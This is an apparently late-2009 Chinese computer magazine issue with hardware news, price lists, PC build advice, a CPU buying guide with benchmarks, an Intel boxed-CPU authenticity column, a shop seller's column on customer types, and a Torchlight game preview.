有一种市场观点认为,或许是 40 纳米工艺再一次遭遇了麻烦,而促使 EVGA 和 NVIDIA 互相“联手”炮制出了这么一个令市场感到诧异的“双子芯座”产品。因为 40 纳米工艺的麻烦等于宣告 NVIDIA 的新一代显卡核心“费米”(Fermi)恐怕不得不推迟,换句话说,在目前, NVIDIA 没有足够的新品来吸引喜欢追新的玩家的眼球。在这个空档期间里,推出一款显示/物理混合的“双芯显卡”不失为是一种保持市场热度的手段。

不过,想必这只能是一个权宜之计。因为

EVGA 的这块显卡不支持 DX11。在目前 Windows7 已经发布的情况下,一切 PC 硬件都得向 Windows7 的要求看齐,尤其是显卡产品。因此, EVGA 的作品除了在性能上不怎么领先外,在应用上也已经落伍了。许多用户恐怕情愿选择支持 Windows7 的集成主板,也不会选择这块“杂交”显卡。这款“杂交”显卡或许应该被定义成特殊市场时期的特殊产物。因此可以预料的是,即使国内市场上出现了 EVGA 的这款“杂交”显卡,或者有厂商仿效 EVGA 而步其后尘,那么市场也不会很大。

## 观点:年底前见分晓,或只是流星


该显卡显然针对的是玩家,但是不支持 DX11 却让它让玩家面前气短。另外,与集成物理功能的显卡相比, EVGA 的这种双芯设计在功耗上也不够“经济”。而据悉,这次遭遇的 40 纳米问题耗时不会很久,估计年底之前即可解决。因此,“杂交”显卡的寿命很可能并不长久。



## 秘密 NVIDIA 招揽处理器工程师

近期有分析师称, NVIDIA 已暗中招揽了大量前全美的工程师,内部开发 x86 的可能性逐渐增大。而随着越来越多的 x86 指令集不再受专利限制,对指令代码融合的要求也在降低。NV 如果能拥有自己的 x86 处理器,无疑可确保芯片组和显卡业务的收入。

●全美达的 X86 处理器



## 升级 5 年内超高清电视面世

超高清电视预计将在 5 年亮相,相比高清电视其分辨率会进一步提高,主要有两种:7680\*4320 和 3840\*2160。3840\*2160 目前其实就已经触及, In-Stat 认为高清数字影院的体验将驱使用户转向超高清电视,欧洲市场超高清电视的渗透率将在 2021 年初步达到 5%。

●届时有没有 3840\*2160 的片源还是个问题

●点评:担心超高分辨率的片源是否能及时跟上。

## 规划 瀚宇彩晶即将量产触摸面板

面板大厂瀚宇彩晶近日表示,他们已与彩色滤光片制造商和鑫光电合作研发触摸面板,预计明年春季可实现量产。目前瀚宇彩晶已将业务的重点转移到了中小型尺寸面板,主要面向便于触摸功能使用的手机、上网本、多媒体播放器、便携式 DVD 播放器、电子书阅读器。

●点评:未来彩色电子书阅读器的需求将会很大,而触摸屏将是一个很重要的助推剂。

## 革新 3D 投影仪来临

该 3D 投影技术是由明基和德州仪器共同开发,它利用 DLP 芯片所具有的极快切换速度的特点,结合色轮及快速处理电路可以实现 120Hz 的投影画面,再配合 3D 眼镜让用户的左眼和右眼可以同时呈现出不同的图片,从而在大脑形成具有 3D 效果的画面。该技术最早将应用于教学领域。

●点评:需要专用片源和 3D 眼镜,短期内很难普及。

## 同步 P55 芯片与 iPhone 不兼容

近期曝出部分英特尔 P55 芯片阻止 PC 使用苹果的 iPhone。在利用 iTunes 9 和 iPhone 同步时,会接收到一个标号为“0xE8000065”的错误,表明 iPhone 连接失败,同时 64 位系统也有这一问题。但微软表示并没有接到此问题报告,并已经开始关注此事。

●点评:部分苹果论坛已提出了一些可能的解决方案,而苹果还未对此事发表评论。

## 缺陷 三次升级 SSD 固件均失败

尽管英特尔已对 X25 系列固态硬盘进行了固件升级,使硬盘性能提升 40%,但近期很多用户反映,升级后固态硬盘



●升级固件也不是包治百病的良方

出现了故障,导致数据损坏。随后英特尔迅速撤掉固件更新。这已是英特尔固态硬盘第三次出现升级故障。第一次升级导致性能更低,第二次升级导致无法适用于部分系统。

●点评:看来产品有缺陷,并非升级固件就能解决问题;研发完善再推出才是正道。

## 默认 32 纳米 i7 可自动超频 100%

明年一季度亮相的移动版 Core i7 6x0UM 系列,将支持 Turbo 超频功能,在该功能的支持下,默认主频为 1.06GHz 的 Core i7 620UM 能够大幅度超频到 2.13GHz,超频幅度超过了 100%,而默认主频为 1.2GHz 的 Core i7 640UM 则能够自动超频到 2.26GHz。

●点评:由于均是超低压处理器,因此功耗都非常低,最大才 18W。

## 挑战 H55 主板明年第一季推出

两款支持低端 i3/i5 的主板规格,将在明年 1 季度推出,分别命名为 DH55HC 与 DH55TC。最大的特色就是加入了 Intel 最新显示芯片,在显示效能方面大幅提升一个等级,可与 AMD 的芯片组的 HD 4200 IGP 相互较劲,实力不容小觑。售价在 100 至 130 美元之间,很有亲和力。

●点评:比较可惜的是,两款新主板均没有融入 USB3.0 接口。(tales)(441307)



### Intel CPU 推荐榜

排名	型号	参考价
1	Intel 酷睿 i5 750(盒) 2660MHz/8MB(L3)/45nm	1450元
2	Intel 奔腾双核 E5300(盒) 2600MHz/2MB/45nm	430元
3	Intel 酷睿 2 双核 E8300(散) 2830MHz/6MB/45nm	755元
4	Intel 酷睿 2 双核 E7400(盒) 2793MHz/3MB/45nm	740元
5	Intel 酷睿 2 双核 Q8200(盒) 2330MHz/4MB/45nm	955元

### AMD CPU 推荐榜

排名	型号	参考价
1	AMD 速龙 X2 5000(盒) 2200MHz/1MB/45nm	400元
2	AMD 速龙 II X3 425(盒) 2700MHz/1.5MB/45nm	520元
3	AMD 速龙 II X4 620(盒) 2600MHz/2MB/45nm	680元
4	AMD 速龙 II X2 250(盒) 3000MHz/2MB/45nm	480元
5	AMD 羿龙 II X3 720(黑盒) 2800MHz/6MB(L3)/45nm	805元

### 内存推荐榜

排名	型号	参考价
1	宇瞻 2GB DDR3 1333(黑豹二代) DDR3/2GB/1333MHz	330元
2	金士顿 2GB DDR3 1333 DDR3/2GB/1333MHz	300元
3	金邦 2GB DDR3-1333(白金条) DDR3/2GB/1333MHz	310元
4	三星 2GB DDR3 1333(金条) DDR3/2GB/1333MHz	300元
5	威刚 2G DDR3 1333G(游戏威龙) DDR3/2 x 1GB/1333MHz	330元

### 硬盘推荐榜

排名	型号	参考价
1	西部数据 500GB 32MB(绿) 500GB/7200转/32MB	355元
2	希捷酷鱼 7200.12 500GB 500GB/7200转/16MB	365元
3	希捷酷鱼 7200.12 1TB 1TB/7200转/32MB	580元
4	西部数据 1TB(黑) 1TB/7200转/32MB	670元
5	日立 1TB 7K1000 1TB/7200转/32MB	560元

### 台式机机箱推荐榜

排名	型号	参考价
1	航嘉 H403 暗夜公爵 ATX/450 x 190 x 475mm	298元
2	Tt Element T ATX/480 x 210 x 525mm	480元
3	酷冷至尊仲裁者 II ATX/523 x 210 x 440mm	359元
4	先马雷首 ATX/440 x 190 x 430mm	218元
5	技展钢铁侠 ATX/482 x 195 x 440mm	398元

### 游戏显卡推荐榜

排名	型号	参考价
1	蓝宝石 HD5750 1GB DDR5 700MHz/4600MHz/1GB/40nm	999元
2	迪兰恒进 HD4870 火钻 1GB 780MHz/3700MHz/1GB/55nm	1199元
3	索泰 GTX260-896D3 首发版 576MHz/1998MHz/896MB/55nm	1199元
4	铭瑄 极光 GTS250 终结者 745MHz/2200MHz/1GB/55nm	899元
5	盈通 G9600GSO-384GD3 红牛版 550MHz/1600MHz/384MB/65nm	499元

注:此价格仅供参考,实际购买请以卖场价格为准!

## 300元机箱精品辈出 航嘉 H403 火爆上市

机箱对于电脑来说是相当重要的,要知道一款用料扎实、设计合理的机箱不但能给电脑带来良好的散热,同时可以防止电磁辐射对人体造成的无形伤害。本周,航嘉新到了一款拥有优秀散热和防尘效果的游戏机箱——“H403 暗夜公爵”,并且在市场上的出货量相当的高。该机箱采用了 Intel TAC2.0 标准设计,在侧板上使用的大面积散热网孔有利于 CPU 和显卡散热。同时机箱在侧板边缘采用了大量的触点式 EMI 防电磁辐射,能有效地防止机箱内的电磁辐射外泄。机箱面板上设置了 3 个 5.25 英寸安装位和 1 个 3.5 英寸安装位。镂空金属冲孔网加上防尘棉不但兼顾了散热和

防尘,同时还可以减弱机箱内的噪声向外释放,起到隔音棉的作用。目前该机箱的价格为 298 元,非常适合中、高端的玩家选购。

从目前的市场反馈来看,299~399 元的机箱占据了非常不错销量,从航嘉的“H403 暗夜公爵”热销就可以非常好的印证了这点。毕竟机箱和显卡、CPU 不同,如果选择一款扩展能力出色质量上乘的产品,是可以用上相当长的一段时间。故此对于一些粗制滥造的产品,反而是不值得去选购。

此外在这个价格段中,航嘉哈雷 II 号 H002 同样是一款点名率很高的产品。粗犷而又不缺细腻的设计造型

非常适合游戏玩家选购,本周该机箱的报价为 399 元。另外酷冷至尊开拓者机箱目前的报价为

349 元。金河田的两款服务器机箱 9007B 和 9001B 的报价分别为 359 元和 379 元。迷你的塔式机箱方面,Antec NSK4000II 报价为 399 元,适合组建 HTPC 的用户使用。



## 单核闪龙照样能开核,羿龙 II 550 跌破七百

AMD 破解处理器已经不是什么新闻了,小编也是特意搜罗了目前能被破解的部分主流产品。首先是一款 45nm 最低端的单核处理器闪龙 140,该处理器能被改成双

核产品,它本周散装产品的报价仅为 260 元。此外可破解成四核的产品分别有 45nm 的速龙 x2 5000、速龙 II x3 425 和羿龙 II x2 550。这三款产品的价格分别为 400 元、520 元和 700 元。

不过最后还是要提一句,并不是所有产品都可以顺利破解出被屏蔽掉的核心的,所以只能依靠人品去尝试,不能当成定式。

## 液晶继续下跌,长城 20 英寸宽屏仅售 699 元

继前几周的持续下跌之后,本周的液晶显示器市场继续低开低走。其中采用白光 LED 作为背光源的飞利浦 193E1(19 英寸宽屏)产品一周内暴跌 300 元,最新的价格为 860 元。此外长城的一款 20 英寸宽屏产品——M205 本周也是被调整到了 699 元。需

要注意的是该产品具备了 D-Sub 以及 DVI-D 接口,可以满足多种用户的使用需求,性价比非常高。三星方面,25.5 英寸宽屏产品 T260 本周下调了 80 元,目前的价格为 2599 元。由于液晶显示器市场不断的价格调整,有购入欲望的玩家不妨多加关注,以免错失购入良机。



### 八卦江湖:

可信度 81%

## 乱战低端市场! 赛扬 3400 即将上市!

由于处理器整体性能的不断提升,对于普通的家庭用户来说,一颗中、低端的单核处理器足以挑起上网、看电影等大梁了。i5 也好,i7 也罢,在绝大部分的普通老百姓手中和低端产品并没有太大的区别。谁会愿意多花上一千元甚至更多的钱,换来的仅仅只有缩短几秒钟的程序开启

时间?于是可以看到 AMD,Intel 纷纷在低端线的产品上大做文章。AMD 有闪龙和速龙,而 Intel 则有低端的当家花旦——赛扬和奔腾。本周有路透人士称,Intel 将在双核赛扬 E3200 和 E3300 之后,再推出一款型号为赛扬 3400 的新产品。从某种意义上


来讲,它将是赛扬 E3300 的高频版,定价会在 350 元左右,用来继续冲击低端市场。以小编看来,这样的做法在处理器销售案例中十分常见,拉高频率吸引更多的低端用户眼球,是多么的可歌可泣啊!



●赛扬 3400 有望再创赛扬经典

## 【特价榜】

OCZ OCZ2G8002G DDR2-800 2GB 台式机内存  
特价:319元 / 易迅网 市场价:330元



●这款内存采用了独特的散热外壳

OCZ 的该内存默认频率为 DDR2-800,时序为 5-5-5,默认电压 1.9V,保守的出厂设置可以说为内存的超频预留了相当大的空间。另外该内存条还采用了 XTC 散热器技术,能利用气流快速通过 XTC 独特的蜂窝冲孔网,以加快空气流通及热量的散发速度,解决了传统内存散热方案中存在的气流死角问题,能有效增强内存稳定性及可超频性。鉴于目前普通规格内存售价也在 310 元左右,故此该内存就非常值得选购了。

技嘉 GA-MA770-UD3  
特价:599元 / 新蛋网 市场价:679元

技嘉 GA-MA770-UD3 主板基于 AMD 770+SB700

芯片组设计,AM2+处理器插槽,支持 HT 3.0 总线和使用 20Z 纯铜 PCB 基板。供电上采用了 5 相供电设计,整块主板搭配了高品质的三洋固态电容及全封闭式电感,另外提供的 DDR2 内存支持也是让许多老用户可以做到内存的延续使用性。599 元的主板加上一款三核的 AMD 处理器能为用户提供性价比相当高的主流平台。

创新 Digital Music 0270 外置声卡 (行货筒包)  
特价:199元 / 易迅网 市场价:240元

创新 Digital Music 0270 外置声卡采用了 USB 接口设计,即插即用,而且还提供了 CMSS 3D 技术,哪怕是耳机也能体验 5.1 虚拟环绕声效。输出方面,提供了模拟线性输出、耳机输出和 SPDIF 光纤输出。相比板载声卡而言,能提供更全面更高质量的音效。目前该外置声卡的售价只有 199 元,推荐对音效有一定要求的影音用户和游戏玩家选购。





故障论坛: http://bbs.cbifamily.com 网上求助: http://ask.cbifamily.com

### 龚师傅本周基准配置

《无主之地》是一款最近非常流行的游戏,凭借着出色的画面和丰富有趣的游戏内容占领了很多朋友的硬盘。本期我们就推荐一款可以畅玩这款游戏配置。首先处理器我们选择了目前流行的羿龙 II X2 550,3100Mhz 的主流、可以破解为四核,并且属于黑盒产品都让这款产品充满诱惑力,其性能也丝毫不弱。由于近期 DDR2 内存的暴涨,DDR3 内存成为了主流,因此在主板和内存的搭配上,尽量不要选择性价比比较低的 DDR2 产品了。虽然《无主之地》是新游戏,不过对于显卡的要求却没有采取压榨策略,而是十分平和,蓝宝的这款 HD4850 则可以让你在开启全特效的情况下保持在 40-50 帧的画面流畅运行。

### 【《无主之地》畅玩游戏体验配置】

Table with 3 columns: Component, Model, Price. Lists hardware for '无主之地' game playability.

### 入门“四核”学习平台

问:本人有预算 3500 元左右,准备装一套学习用的机器,平时看看高清电影什么的。处理器要用 AMD 新出的 X2 5000,听说这款处理器很不错,麻烦龚师傅帮忙。

【龚师傅专家团:东吴大帝】你很有眼光。这款 45nm 的速龙 X2 5000 确实是现在的抢手货,最主要的就是因为市面上 80% 的产品都能稳定破解为四核,并且风冷超频到 3GHz 左右,破解成功并超频后性能可以接近主流四核产品。不过这款产品只支持 DDR2 内存,因此为你推荐了一款采用

AM2+ 接口的微星 785G 主板,可以方便开核的同时也能满足你日常的影音需求。不过要注意的是开核有风险,如果很想开核的话,可以在淘宝上选择包开包超的产品以降低自己的开核风险。

Table with 3 columns: Component, Model, Price. Lists hardware for the '入门四核学习平台'.

### 四核多功能娱乐平台

问:最近单机游戏大作连连,正好老机器也不行了,所以打算升级机器。要求就是能流畅运行 Windows7,能流畅玩那些最新的单机游戏。预算在 8000 元内。谢谢龚师傅帮忙了。

【龚师傅专家团:allenj1987】最近确实有不少单机大作,有些对电脑的要求也相当高。这里我推荐用 AMD 的黑盒 X4 955 加上 770 主板组建平台。随着四核降价,这款处理器的性价比比十分之高,应付新游戏是没有问题的。主板选择了 770 是考虑到一般不会组建交火平台,如果有这个需求可以将主板换成 GA-790XT-UD4P。另外随着 DX11

的到来,未来 DX11 的游戏越来越多,因此一款支持 DX11 的 HD5770 显卡也是必须的,这样可以帮助你以后省去很多麻烦。如果喜欢 Intel 的产品,只需要将处理器和主板更换为 i5 750 加 P55 主板即可。

Table with 3 columns: Component, Model, Price. Lists hardware for the '四核多功能娱乐平台'.

### Intel 家庭办公平台

问:最近辞职准备在家 SOHO,以前都是用的本本,现在打算装一台电脑避免打字疲劳,处理器要用 Intel 的,显示器要求至少 24 英寸,因为我经常要处理很多文稿。不玩游戏,最多看电影,希望龚师傅帮忙。

【龚师傅专家团:阿挥】针对你的要求,这里为你推荐 Intel E5300+G41 的搭配。应付日常办公十分轻松,而且 G41 主板搭载的 GAM X4500 显卡也具有一定的高清播放能力,平时劳累的时候休闲一下也是很好的。显示器选择了 AOC 的 2430V,虽

然不是标准的 24 英寸屏幕,不过也相差不多。1920x1080 的分辨率也可以帮助你更好的处理文稿。另外罗技的这款光电高手 1000 可以让你长期键盘操作更舒适,避免电脑疾病产生。

Table with 3 columns: Component, Model, Price. Lists hardware for the 'Intel 家庭办公平台'.

### 45nmHTPC 影音平台

问:新购入 42 英寸的等离子电视一台,考虑为其搭配一套 HTPC 平台,要求就是外观好看,最好是黑色的。散热好,要安静。希望龚师傅给点意见。

【龚师傅专家团:大名】现在 HTPC 很是流行。说到外观黑色,那么首先考虑机箱推荐航嘉的魅影 H921。这款机箱内部拥有良好的散热结构,电源下置的设计更延长了电源的使用寿命,提高了整体散热能力,另外自带 230W 电源足以满足整合平台的要求,省去购买电源的麻烦。配件依然选择

了拥有良好口碑的 785G 主板加速龙 II 处理器的搭配,高清播放能力十分出众。最后搭配一套双飞燕无线键鼠套装,外观漂亮,性能也很好,没有什么延迟,相信可以满足你的使用需求。

Table with 3 columns: Component, Model, Price. Lists hardware for the '45nmHTPC 影音平台'.

注:▲上述价格为市场均价,仅供参考

▼以下价格为网友实际购买价,仅供参考

周末就去装机啦,麻烦各位大大最后帮忙看下我的配置,看看有什么不妥或者瓶颈。先谢谢了。——论坛:eshinelin

Table with 3 columns: Component, Model, Price. Lists hardware for the user's PC build.

龚师傅点评:整体上没什么不妥的。不过按照现在的价格,主板可以考虑加 100 左右换成支持 DDR3 内存的 GA-770T-UD3P,内存换成同品牌的 DDR3 内存更好。另外先锋的 130D 是 IDE 接口,可以考虑更换成 230D,采用 SATA 接口要方便得多,价格也相差不多。另外对于这套平台来说电源其实用不了那么大,康舒的 lp430 就够用了,不过看这个价格当然应该保留 lp470。另外如果不是超频的话,AMD 的原装风扇足以满足你半年内的需要,没必要破费更换散热器的。

刚买的新电脑,麻烦各位评论一下整机如何?另外应该如何优化? i5 好像有个 turboBoost 睿频加速技术的,要如何设置呢?还是本来装上就已经开启了?谢谢解答啊。——论坛:花葬

Table with 3 columns: Component, Model, Price. Lists hardware for the user's PC build.


的优势,但是支持 DX11 和 40nm 工艺却非常值得多花 100 元。另外睿频技术不需要特别设置,安装上以后就已经自动开启了,但要注意的是不能人工超频,否则这项技术是无法开启的。



龚师傅点评:整套配置的性能已经比较顶级的了,基本上运行各类程序不需要特别优化。整机里面显卡其实可以考虑添加 100 元预算换成最新的 DX11 显卡——HD5770,虽然性能上相比 HD4870 没有什么太大的优势,但是支持 DX11 和 40nm 工艺却非常值得多花 100 元。另外睿频技术不需要特别设置,安装上以后就已经自动开启了,但要注意的是不能人工超频,否则这项技术是无法开启的。



本期评论产品:华硕 P7P55D Premium 参考价格:2560 元



华硕这款 P55 主板除了豪华的做工和昂贵的价格外,支持 USB3.0 和 SATA 6Gb/s 才是其最大的卖点。对于这款主板,你有什么看法?

大嘴威:首先是定位问题。高端的 i7 配 X58 如此用料尚且说得过去。配 i5 的 P55 主板采用这样的供电显得过于奢侈了。其次是接口问题。2 条 PCI 接口放置于第一 PCI-E 接口边上的设计有一定缺陷,高端主板的玩家不少都有一块 PCI 声卡和不错的显卡,而不少显卡采用双槽甚至三槽散热,PCI 槽就成了摆设。如果 PCI 槽和 PCI-E1X 槽交错摆放可以更好。最后是设计太超前。USB3.0 和 SATA 6Gb/s 属于比较超前的设计,现阶段缺少设备支持,使用意义比较小。个人认为更

加属于一款概念性的产品。

疯狂 AMD:卖相很好,用料奢华,做工精细,华硕高端一向少有人敌。高速 USB3.0 和 SATA3 接口比较有前瞻性,但是现阶段没有什么实用性。供电明显过于奢华,没什么实际意义。

superasdf :P7P55D 做工豪华,但供电水分大。USB3.0 和 SATA 6Gb/s 虽然是最新技术,但普及至少要到 2011 年,实用性不高。

龚师傅点评:这款主板的做工精良是毋庸置疑的,性能和稳定性也会非常优秀,但是

高昂的价格势必会让很多用户望而止步。不过对于这款主板的意义更大的在于对 USB3.0 和 SATA 6Gb/s 的支持,任何一项新技术往往都是从高端产品开始普及到主流产品,因此可以相信随着越来越多主板对于这两种全新接口的支持,USB3.0 和 SATA 6Gb/s 设备也离我们越来越近了。

本栏目所有观点仅代表网友个人观点,不代表《家用电脑》观点。参与讨论与投票请登录家用论坛 http://bbs.cbifamily.com



# 只用性价比最高的 主流双核、三核、四核导购指南

## 双核处理器:羿龙 II X2 550 适合主流用户

对专业应用不多的用户而言,他们对处理器核心的数量的要求并不会太严格,最重视的还是在购机预算资金有限的情况下选择出一款性价比比较高的产品,在这种情况下双核处理器就是一个不错的选择。比如具备 6MB L3 缓存的羿龙 II X2 550 处理器,而同价位的竞争对手则是酷睿 2 双核 E7400,下面让我们来看看它们之间的测试对比。

通过测试可以看到,羿龙 II X2 550 处理器得益于 2 x 512KB 的二级缓存和高达 6MB 的三级缓存,各种应用中均能发挥出较好的效果,表现出不俗的游戏性能与日常应用性能,领先同档次的竞争对手,十分适合那些注重处理器基础性能的用户。



● 羿龙 II X2 550 双核处理器

	AMD 羿龙 II X2 550	Intel 酷睿 2 双核 E7400
3DMark Vantage CPU	5142	4934
《使命召唤 5》	64FPS	63.3 FPS
《侠盗车手》	53FPS	51 FPS
《魔兽世界》	77 FPS	76 FPS
《永恒之塔》	115 FPS	110 FPS

## 三核处理器:羿龙 II X3 720 提高运算效率

随着图像处理应用和各类专业应用用户的不断增多,他们对处理器的并行运算能力有了新的要求,普通的双核处理器虽然频率不断提升,但并行运算能力始终有限;至于四核处理器,对一些囊中羞涩的专业应用用户来说还是有点不合适。像 AMD 羿龙 II X3 720 这样的三核处理器的推出,为这类用户在核心数量和产品价格上取得了较好的平衡点。在相近的价位里 Intel 并没有同样档次的多核处理器,只有价格比较接近的 E8400 双核处理器。

通过上面的评测成绩我们可以看到,AMD 的羿龙 II 三核 720 以其独特的定位在核心数



● 羿龙 II X3 720 三核处理器

	AMD 羿龙 II X3 720	Intel 酷睿 2 双核 E8400
3DMark Vantage CPU	7291	6024
《使命召唤 5》	69FPS	66FPS
《侠盗车手》	58.2FPS	56.3FPS
《魔兽世界》	80FPS	78FPS
《永恒之塔》	129FPS	118FPS


近期随着 Windows7 的发布,处理器市场也迎来了一轮新的降价,这样方便了很多用户进行升级装机以体验全新的操作系统。不过市面上的处理器品种繁多,比如速龙 II、羿龙 II 等等,一时间让用户眼花缭乱,应该如何选择成为了热门话题。下面我们就市场点名率非常高的羿龙 II 处理器为例为你梳理一下,让你选购处理器时更轻松。  
(广东 光芒)

量、性能和产品价格上取得了较好的平衡点,升奠定了基础,十分适合中端级别的三维、平面、机械设计等专业应用用户使用。大,但三核心的使用为它并行运算性能的提

## 四核处理器:羿龙 II X4 955 成为中高端用户首选

为电脑装备一个性能强劲的处理器,是中高端用户一直在追求的,在这方面四核处理器以它较高的并行运算性能成为中高端用户的首选。无论是专业应用还是游戏、影音应用,各类中高端用户都能够通过四核处理器获得精彩的性能之旅。这其中羿龙 II X4 955 则是其中点名率较高的产品。在这个价格附近也有 Intel 的 Core i5 750,但由于其整体平台价格较高,因此性价比还是不如羿龙 II X4 955。

从评测数据中看,羿龙 II X4 955 在游戏应用方面明显强于竞争对手 Core i5 750,对于追求极致性能的游戏玩家将是不错的选择。在加上 AMD 的 3A 平台优势和配套主板价格优势,搭配上最新的 HD5800 和 HD5700 这些 DirectX11 显卡之后,更会如虎添翼。



● 羿龙 II X4 955 四核处理器

	AMD 羿龙 II X4 955	Intel 酷睿 i5 750
3DMark Vantage CPU	9671	9863
《使命召唤 5》	81.2FPS	83.4 FPS
《侠盗车手》	61.6 FPS	52.9 FPS
《魔兽世界》	90.9 FPS	85.4 FPS
《永恒之塔》	137.6 FPS	125.3 FPS

### 总结

总的来说,相近的价格区间里,Intel 同类的产品中性价比显然不如前者,像在羿龙 II X3 720 的价格范围内,根本就找不到一款多核产品,只有双核的 E8400,虽然性能也算不错,但由于核心数量不如羿龙 II X3 720,整体性能无疑会受到一定的影响。因此,在相同的价格范围内,选择羿龙 II 的产品能实现更高的性价比。

型号	参数	参考价格
羿龙 II X2 550	3.1GHz/1MB(L2)/6MB(L3)	700 元
酷睿 2 E7400	2.8GHz/3MB(L2)	740 元
羿龙 II X3 720	2.8GHz/1.5MB(L2)/6MB(L3)	805 元
酷睿 2 E8400	3.0GHz/6MB(L2)	1140 元
羿龙 II X4 955	3.2GHz/2MB(L2)/6MB(L3)	1250 元
酷睿 i5 750	2.66GHz/1MB(L2)/8MB(L3)	1450 元

### 厂商专栏

## 保障升级送关怀 真“芯”服务到万家

英特尔中文盒装台式机处理器全新包装将为消费者权益保驾护航

最近,英特尔在中国大陆地区销售的台式机处理器将更换全新包装,同时,还隆重推出针对中文正品盒装处理器的“三年保换”售后服务。新包装将采用更加简便和易操作的验证方式,更好保护消费者权益。

消费者可以通过以下简单的六个步骤选择到正品盒装处理器。

#### 辨识第一步:看总代标签。

现在国内负责 Intel 盒装处理器销售的总代理包括联强国际、神州数码、伟仕和英迈国际这四家。购买时请先认准这四家的标签。



#### 辨识第二步:看产品标签。

首先激光镭射防伪标签和产品标签是没有分层的;其次标签上的序列号应该与盒内保修卡的序列号一致;最后 FPO 与处理器散热猫上激光刻制的 FPO 一致。

#### 辨识第三步:看封口标签。

新包装的封口标签仅在包装的一侧,标签为透明色,字体白色,颜色深且清晰。

#### 辨识第四步:看散热风扇。

查看风扇部件号,不同型号盒装处理器配有不同型号风扇,打开包装后,可以看到风扇的激光防伪

标签。


#### 辨识第五步:看盒内保修卡。

首先保修卡上的零售盒装序列号,确定与产品标签上的序列号一致;其次应该要求经销商完整填写保修卡上的相关产品信息和购买信息,以免失去免费保修的权利。

#### 辨识第六步:通过网站或短信验证。

首先,消费者可以选择登录验证网站(www.intel.com/cn/go/cbt),输入包装盒的产品标签上或三包凭证上的由 12 位数字和英文字符组成的序列号进行验证。其次也可以将以上序列号,发送短信至指定号码(中国移动用户发送至 10657109088011,新联通和中国电信手机用户发送至 106550218888088011),就可以轻松判断购买的盒装处理器的真伪。(注意:适用于 2009 年 7 月 1 日后生产的产品)

#### 英特尔中文盒装台式机处理器验证步骤示意图



## 既要配置,又要品牌!

本期讲师:辽宁 刘小白



在装机店工作这么多年,遇到过各种各样的顾客,但其中有两种是最好“对付”的。第一种顾客就是“只看品牌,不看配置”。第二种顾客则是“只看配置,不看品牌”。下面我跟大家具体说一说。

第一种“只看品牌,不看配置”的顾客,多是初次装机,对硬件知识基本没有多少了解,仅知道一些硬件品牌,如三星、LG、华硕、明基、微软这种基本大家都听说过的。所以装机时,也都点名要这些品牌的产品。如果推荐他没有听说过的,无论在电脑市场上名气有多大,一律认为是山寨。而且更重要的是,这种顾客只要能满足他的用途,完全不考虑电脑配置是什么。装的全是品牌货就行,性价比如何也完全不在意。遇到这种顾客,我是最开心的。因为名气越大的价格越高,越不透明,利润也就越大。对于那些预算少的顾客,我就直接推荐清货过气的产品。对于预算多的,就直接推荐利润高的高端产品。在型号上做些手脚,他们也不会发现。一套配置下来,利润相当可观。而且大品牌质量做工都不错,返修率低,售后也完善,日后也少了不少麻烦。

第二种顾客与第一种正好相反,“只看配置,不看品牌”,预算非常紧张,但又想机器性能好,配置高一些。这种顾客基本上无视大品牌,能配个二线就算不错了,大多数情况下都选三线,即使是杂牌也敢用。对于这种顾客,我一向都是丑话说在前头。“用杂牌运气好,能够用个一年半载。运气不好,一两个月就坏,即使在保修期内,频繁送修也郁闷。更麻烦的是,这个品牌没几天就消失了,这样损失就更大。”即使我这样说,仍然有不少人固执己见。但这就跟我没关系了,该说的我都说了,出问题也别来找我。而且这样我还可以堂而皇之的卖杂牌货,利润也要比二三线品牌强多了。

平时只要遇上这两种顾客,基本上都可以轻松搞定。了解了他们的需求后,投其所好就可以了。基本上不用什么伎俩,就可以赚到利润。即使日后知道被宰了一笔,也是他们心甘情愿,毕竟都是按照他们的要求来选的。但说句实在话,买电脑还是不要学这两种顾客。第一种忽视了性能和性价比,第二种则忽视了品质。理性装机应该配置和品牌两者兼顾,这样买到的电脑才最好。



# 《火炬之光》让你提前体验暗黑3

众多暗黑迷们对暗黑3的期待可谓马拉松式的漫长,不过这份等待在《火炬之光》出现后,终于能够略微缓解一下。《火炬之光》由曾经的暴雪核心开发人员打造,具备了大量暗黑3的元素与理念。让我们一起提前体验暗黑3的魅力吧。

## 游戏选角色特色明显



### 3大职业以完全不同的风格面向玩家

如同众人期待的暗黑3一样,《火炬之光》也是一款以冒险为主题的动作类角色扮演游戏。游戏中,玩家可以选择三种不同

风格的职业:擅长近战的毁灭者(Destroyer)、法术见长的炼金术士(Alchemist)以及灵活多变的征服者(Vanquisher)。相应的,各职业拥有着完全不同的作战风格和能力,在装备选择上也各不相同。

虽然游戏光盘镜像仅有500MB,但是在内容上却相当完整:升级、天赋点、武器属性等暗黑元素相当齐全。玩家最开始将



在 Torchlight 这个城镇开始他们的冒险之旅,接下来将进入附近山区寻找需要能量,以及寻找威胁和平的魔法矿石。游戏难度逐步增加,最终将带给玩家一次壮丽的冒险之旅。

## 随机冒险地图,游戏内容很充实



### 玩家的每次冒险都是随机的全新体验

《火炬之光》最大的亮点之一就是随机冒险地图,在玩家决定参与冒险后,游戏中

世界是随机生成的,因此玩家每段冒险的历程是独一无二的。在新的游戏历程中,将充斥着新的怪物、完全不同的装备以及各不相同的任务与谜题。500MB的游戏,为我们带来的却是无尽的冒险体验。

在冒险过程中,玩家还有一只特殊的宠物陪伴,宠物将随着玩家的升级而升级。并且可以在战斗中帮助玩家作战,也可以帮玩家装载物品。甚至在某些特定的任务中,玩家还需要宠物的协助来完成,可谓贴心的好帮手。独特的退休机制也使游戏有

着很强的继承性,当玩家的级别达到一定程度后,即可选择退休,退休之后可以赋予天赋值以及属性点到新的角色上面。

